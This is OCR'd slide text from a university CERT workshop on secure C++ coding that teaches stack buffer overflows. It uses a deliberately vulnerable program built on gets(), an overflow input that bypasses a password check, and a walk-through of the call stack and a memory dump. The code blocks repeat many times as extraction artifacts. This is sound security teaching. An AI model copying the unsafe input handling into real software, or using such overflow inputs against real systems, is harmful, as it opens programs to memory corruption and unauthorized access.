مرکز ماهر

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

دانشگاه محقق اردبیلی

مرکز تخصصی آپا دانشگاه محقق اردبیلی

کارگاه آموزشی کد نویسی امن C++

Who Am I?

Previously

Ashiyane Digital Security Team (Fuzzy Systems) 2008-2010

Assassin Anti Security Agency (RCE & Software Cracking) 2010-2013

Current

APA Computer Emergency Response Team (binary analyze) 2015

Insecure coding in C++

Let's turn the table. Suppose your goal is to deliberately create buggy programs in C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more.

This session will teach you the basics of how to deliberately write insecure programs in C++.

I will briefly discuss the following topics:

- stack buffer overflow (aka stack smashing)
- call stack (aka activation frames)
- writing exploits
- arc injection (aka return to lib-c)
- code injection (aka shell code)
- data execution protection (aka DEP, PAE/NX, W^X)
- address space layout randomization (ASLR)
- stack protection (aka stack canaries)
- return-oriented programming (ROP)
- writing code with "surprising" behavior
- layered security
- information leakage
- patching binaries

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

Here is a classic example of exploitable code:

This program is bad in so many ways, but the main weakness we are going to have fun with is of course the use of gets()

gets() is a function that will read characters from stdin until a newline or end-of-file is reached, and then a null character is appended. In this case, any input of more than 7 characters will overwrite data outside of the allocated space for the buffer

I never use gets()

That's nice to hear, and gets() has actually been deprecated and removed from latest version of the language. We use it anyway here
just to make it easier to illustrate the basics. In
C and C++ there are plenty of ways to accidentally allow you to poke directly into memory - we will mention some of those later
later. But for now...

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret:   David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

Let's try executing the code and see what happens.

Due to an overflow we seem to have changed the value of allowaccess and the value of n_missiles. Interesting!.

... but why did it also print **Access denied?**

Huh?

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

What we just saw was an example of stack buffer overflow, aka stack smashing. When overwriting the response buffer we also changed the memory location used by variable allowaccess and n_missiles

C++ is languages that are mostly defined by its behavior. The standards says very little about how things should be implemented. Indeed, while it is common to hear discussions about call stack when talking about C++, it is worth noting that the standards does not mention the concept at all.

```
Secret: globalthermonuclearwar
Access granted
```

We can learn a lot about C++ by studying what happens when it executes. Here is a detailed explanation about what actually happened on my machine. Let's start from the beginning...

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```


main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a jmp into main()

The first thing that happens when entering main(), is that the current base pointer is pushed on to the stack.

Then the base pointer and stack pointer is changed so main() get's it's own activation frame.




```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

The first statement in main() is to call puts() with a string.

A pointer to the string is pushed on the stack, this is the argument to puts()

Then we push the return address, a memory address pointing to the next instruction in main()


The puts() function will do whatever it needs to do, just making sure that the base pointer is restored before using the return address to jump back to the next instruction in main()



```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

The stack is restored and the next statement will be executed

Now we prepare for calling authenticate_and_launch() by pushing the return address of the next statement to be executed in main() , and then we jump into authenticate_and_launch()




```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.

Hey, wait a minute... should not the stack variables be allocated in correct order?


There is no "correct order" here. In this case, the compiler is free to store objects of automatic storage duration (the correct name for "stack variables") in any order. Indeed, it can keep all of them in registers or ignore them completely as long as the external behavior of the program is the same



```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

Then we call printf() with an argument.

After the prompt has been written to the standard output stream. The stack is cleaned up and we get ready to execute the next statement.




```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

First the pointer to the response buffer is pushed on stack

Then the return address. Before jumping into ***gets()***

gets() will wait for input from the standard input stream. Each character will be poked sequentally into the response buffer until a newline character, end-of-line or some kind of error occurs. Then, before returning it will append a '\0' character to the buffer

If the input is 8 characters or more, then the response buffer allocated on the stack is not big enough, and in this case the data storage of the other variables will be overwritten.




```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0xx00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
puts("Operation complete");
}
```

Here is the exact stack data I got one time
I executed the code on my machine.


A lot of this is just padding due to
alignment issues



```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0xx00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
}
```



```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
```

